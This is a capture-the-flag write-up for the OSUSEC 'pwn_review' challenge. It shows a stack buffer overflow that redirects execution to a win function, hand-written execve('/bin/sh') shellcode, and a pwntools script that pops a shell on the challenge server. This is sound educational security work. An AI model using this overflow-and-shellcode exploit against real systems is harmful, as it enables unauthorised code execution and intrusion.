Pwn_review writeup (150)

Info:

> Name: pwn_review
>
> Category: Pwn
>
> Access: nc ctf-league.osusec.org 31304
>
> Desc: None

Attachments:

- pwn_review

In this challenge, we're given a binary, if we run it locally we get the following output:


$ ./pwn_review

> This is a review challenge, you know the drill Return to the win function and get the flag

Alright, well we have our mission, so let's check it out in ghidra:

```
2  void part2(void)
3
4  {
5    char userInputBuffer [32];
6
7    puts("This is a review challenge, you know the drill");
8    puts("Return to the win function and get the flag");
9    fgets(userInputBuffer,100,stdin);
10   return;
11 }
```

Alright, sweet, we can check out the symbol tree and we see the described **win** function that we're trying to get to:




```
2  void win(void)
3
4  {
5    undefined shellcode [1000];
6    code *code;
7
8    puts("nice! I\'ll execute any shellcode you give me now");
9    fgets(shellcode,1000,stdin);
10   code = (code *)shellcode;
11   (*code)();
12   return;
13 }
14
```

Alright, so based on all of this information, our objective is to buffer overflow our **part2** function and force the program to jump to the **win** function.

However, that's only the first part of our challenge, the second would be in the actual win function. After we get there the program wants us to give it some shellcode to run. So we're going to have to make that too.

I decided to start by making my buffer overflow.

Part 1: Buffer Overflow

So the buffer we're given is only **32** bytes long, but we're allowed to write up to 100 bytes of data to that, if we send a bunch of A's we'd definitely overwrite everything, but we're not trying to break everything, we need to hijack the return.

First we need to find the offset of the return, so let's check out the assembly:


```
part2:
push(rbp)
rbp = rsp {__saved_rbp}
rsp = rsp - 0x20
rdi = data_4006d0  {"This is a review challenge, you …"}
call(puts)
rdi = data_400700  {"Return to the win function and g…"}
call(puts)
rdx = [stdin].q
rax = rbp - 0x20 {userBuffer}
esi = 0x64
rdi = rax {userBuffer}
call(fgets)
rsp = rbp
rbp = pop
<return> jump(pop)
```

```
fgets@plt (
    $rdi = 0×00007fffffffdf30 → 0×0000000000000000,
    $rsi = 0×0000000000000064,
    $rdx = 0×00007ffff7fac980 → 0×00000000fbad2088
)
```


Ay, thanks Binja and GEF! Alright, so we can see that the program fills the userBuffer with standard input, then makes a reference to our string buffer with **RDI**.

The arguments that we pass to fgets come from our string reference (**RDI**), the total size we can write to that buffer (**RSI**), and our stream pointer (**RDX**) .

So we can overload **RDI** with anything over **32 bytes** of input. If we send 32 A's, here's what the stack looks like.




So, if we use python to send 32 A's over into the program, we can see that we have access to the address **0x18**, the start of the base pointer **RBP**, is at **0x20** (32), so therefore, 8 bytes after that should be where we can screw up the return. So let's try and send 48 A's to the program:



And viola!! We overloaded the stack pointer, cool!

So now we can theoretically just get the location of the **win** function, jump to that, and then start working on shellcode! Let's grab the location of **win**:



Alright cool! Let's make a python script for that:

```
p = process("./pwn_review")
#gdb.attach(p, "b win")
payload = p64(0×400577)
print(p.recvuntil('flag'))
p.sendline(b'A'*(32 + 8) + payload)
#p.sendline("s")
print(p.recvuntil("now\n"))
```

After executing that we get the **win** function!!!

```
kali@kali:~/Desktop/ctfStuff/randomChalls$ py notpwn.py
[+] Starting local process './pwn_review': pid 20930
b'This is a review challenge, you know the drill\nReturn to the win function and get the flag'
b"\nnice! I'll execute any shellcode you give me now\n"
```

Alright! Time to write some shellcode!

Part 2: Shellcode

```
2  void win(void)
3
4  {
5    undefined shellcode [1000];
6    code *code;
7
8    puts("nice! I\'ll execute any shellcode you give me now");
9    fgets(shellcode,1000,stdin);
10   code = (code *)shellcode;
11   (*code)();
12   return;
13 }
```

Okay, so all we need to do is send some shellcode. There's only one problem, I didn't know how to do it. So after a LOT of research I learned that there were a lot of approaches we can take with this, but the quickest is by writing an assembly program that executes the code that we want to run.

I'll save you the boring research, but essentially we want to run **execve("/bin/sh", 0, 0)**, and we'll be in! Technically we can write this all using pwntools, but I didn't want to rely on pwntools, so I made the assembly based off of the assembly template that we have on the OSUSEC shellcode

github. Except for one change, I wanted to make my shellcode using intel flavor instead of AT&T assembly. Which is what I did:

shell.asm

```
section .text
    global _start
_start:
    xor rdx, rdx
    xor rdi, rdi
    xor rsi, rsi                ; These 3 lines zero out the
                                ;  3 registers we'll be using.

    push rsi                    ; push 0 onto stack
    mov rdi, 0x68732f6e69622f2f ; move hexstring of "//bin/sh" into rdi
    push rdi                    ; place our string on the stack
    mov rdi, rsp                ; rsp = pointer to our string.
    xor rax, rax                ; zero out the return of execve
    mov al, 0x3b                ; call execve with RDI, RDX, and
                                ;   RSI as the stack arguments
    syscall
```

The cliffsnotes is I just wanted to run **execve("//bin/sh", 0, 0)**, so I just wrote assembly to do that.

Next I needed the opcodes of this program, to which I used these commands:

```
nasm -f elf64 shell.asm                 // Compile intel assembly
ld -m elf_x86_64 -s -o shell shell.o    // make it executable

objcopy -S -O binary -j .text shc_name.o shc_name.bin
// ^^ This gets my shellcode

python -c "import sys; print(repr(sys.stdin.buffer.read()))" < shellcode.bin
// ^^ This gets my op codes, might make a build script for it.
```

And with that I got my shellcode! Let's write that into our exploit script now!

```
from pwn import *
shellcode = b'H1\xd2H1\xffH1\xf6VH\xbf//bin/shWH\x89\xe7H1\xc0\xb0;\x0f\x05'
#p = remote('ctf-league.osusec.org', 31304)
p = process("./pwn_review")
#gdb.attach(p, "b win")
payload = p64(0x400577)
print(p.recvuntil('flag'))
p.sendline(b'A'*(32 + 8) + payload)
print(p.recvuntil("now\n"))
print("sending shellcode rn")
p.sendline(shellcode)
p.interactive()
```

AYYYYYYYYYYYYYYYYY

```
kali@kali:~/Desktop/ctfStuff/randomChalls$ py notpwn.py
[+] Starting local process './pwn_review': pid 21289
b'This is a review challenge, you know the drill\nReturn to the win function and get the flag'
b"\nnice! I'll execute any shellcode you give me now\n"
sending shellcode rn
[*] Switching to interactive mode
$
```

Now let's change the process to connect to the server and test out our exploit

```
notpwn.py
1 from pwn import *
2 shellcode = b'H1\xd2H1\xffH1\xf6VH\xbf//bin/shWH\x89\xe7H1\xc0\xb0;\x0f\x05'
3 p = remote('ctf-league.osusec.org', 31304)
4 #p = process("./pwn_review")
5 #gdb.attach(p, "b win")
6 payload = p64(0x400577)
7 print(p.recvuntil('flag'))
8 p.sendline(b'A'*(32 + 8) + payload)
9 print(p.recvuntil("now\n"))
10 print("sending shellcode rn")
11 p.sendline(shellcode)
12 p.interactive()
```

AND IT WORKS!!!

```
kali@kali:~/Desktop/ctfStuff/randomChalls$ py notpwn.py
[+] Opening connection to ctf-league.osusec.org on port 31304: Done
b'This is a review challenge, you know the drill\nReturn to the win function and get the flag'
b"\nnice! I'll execute any shellcode you give me now\n"
sending shellcode rn
[*] Switching to interactive mode
$ ls
flag
pwn_review
$ cat flag
osu{[redacted]}
$
```